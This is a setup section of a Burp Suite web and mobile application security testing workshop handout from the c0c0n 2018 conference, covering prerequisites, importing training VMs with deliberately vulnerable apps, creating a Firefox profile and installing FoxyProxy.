Table of Contents

Initial Setup

Tools of the Trade

Some Attack Scenarios

Web Application Pentesting

Mobile Application Pentesting

Miscellaneous

Burp Suite For Web and Mobile Application Security Testing

03-04 October, 2018

Pre-Conference Workshop at:
c0c0n XI - Data Privacy, Cyber Security & Hacking Conference

Abstract

If you care about application security, the one tool that you must absolutely be familiar with is an “Interception proxy”. Although there are several interception proxies in existence, depending on the intensity of penetration tests that need to be performed, a penetration tester might choose a simple or an advanced tool with advanced features. Burp Suite is a collection of several simple-yet-powerful tools. It not only works as an 'interception proxy' but also gives users the ability to automate attacks, attack multiple parameters, generate PoCs, statically detect vulnerabilities, perform out of band exploitation, manage sessions across authorization levels, transform data across multiple types, save and export session data between users, and much more! This completely hands-on workshop is meant for web and mobile security testers, penetration testers and security enthusiasts who want to eliminate the grunt work involved in manual analysis of server traffic, and who want to craft customized and effective attacks against web applications to discover high risk security vulnerabilities.

Speaker Profile

- Speaker Name: **Riddhi Shree**
- Job Role/Handle: **Application Security Engineer**
- Company/Organization: **Appsecco**
- Country: **India**
- Twitter: @_riddhishree
- Email ID: riddhi@appsecco.com
- Website: https://www.riddhishree.com/

Pre-Requisites

1. Laptop with administrator access (mandatory)
2. Minimum 4 GB RAM
3. At least 10 GB of free hard disk space
4. Oracle VirtualBox 5.x or later installed
5. Burp Suite Community Edition installed (https://portswigger.net/burp/communitydownload)
6. Make sure Burp Suite can start
7. Firefox browser with FoxyProxy Standard add-on installed (https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/)
8. Familiarity with HTTP Request and Response Structure

What to Expect

Gain confidence in customizing your Web Application Security Testing approach to suit application-specific pentesting needs, by gaining clarity on the powerful features provided by the Burp Suite tool.

What Not to Expect

As this is a hands-on training, do not expect a lot of theory

Table of Contents

Initial Setup

Tools of the Trade

Some Attack Scenarios

Web Application Pentesting

Mobile Application Pentesting

- Install Burp's CA Certificate
- SSL Pass-Through


Miscellaneous


- SSH Tunneling
- Invisible Proxy
- References
- About Us

Import Virtual Machines


1. Open Virtual Box.
2. Click on "File" > "Import Appliance"


3. Select the OVA file named as "c0c0n-OVF1.ova".






4. Import the OVA file by clicking on "Import" button.


Import Virtual Appliance
Appliance to import
VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.
stingUsingBurpSuite/files-to-share/virtual-machine/c0c0n-OVF1.ova
Click here
Expert Mode
< Back
Next >
Cancel


Import Virtual Appliance
Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name
OwaspSecurityShepherd_1
Description
Default User Name and Pass: sec…
Guest OS Type
Ubuntu (64-bit)
CPU
1
RAM
1024 MB
DVD
USB Controller
Reinitialize the MAC address of all network cards
Appliance is not signed
Restore Defaults
< Back
Import
Cancel



5. You should see two virtual machines named as "OwaspSecurityShepherd" and "OtherVulnerableApps", imported successfully.

Create a new Firefox Profile


1. Open a terminal in Ubuntu/Mac.
2. In Windows, press "Windows + R" to open the `Run` dialog.
3. Run the following command:

   Linux/MacOS: `firefox -p` / `firefox -P` / `firefox -ProfileManager`


   Windows:
   `firefox.exe -P`

4. Click on "Create Profile".

5. Give a name to your new firefox profile and click on "Finish" button.




6. Select the newly created profile and start firefox.




Add Foxy-Proxy Standard Add-on


1. In Firfox browser, navigate to `https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/` .
2. Click on "Add to Firefox" button.




3. If permission is required, grant permission by clicking on "Add" button.



4. Click on "OK" button in the welcome screen.


Extension (FoxyProxy Standard)
moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/first-install.html
FoxyProxy
Welcome!
If you're upgrading from a legacy version of FoxyProxy and your proxy settings are missing, please import them.
What's New
Version 6.3
Turn Firefox Sync on/off - much requested feature.
Some further input validation
Thank you for using my labor of love.
-- Eric H. Jung, May, 2018
Buy VPN & Proxy Sevice
Support us by donating or buying VPN/proxy service.
Ok



Extension (FoxyProxy Standard)
moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/proxies.html
Add
Delete All
Export
Import
Log
What's My IP?
Del Browsing Data
About
FoxyProxy
Turn Off FoxyProxy (Use Firefox Settings)
Synchronize settings:
On
?
Default
Edit

Add a New Proxy in FoxyProxy


1. Go to the Firefox browser.
2. Click on `FoxyProxy` icon in the top-right corner of the browser.

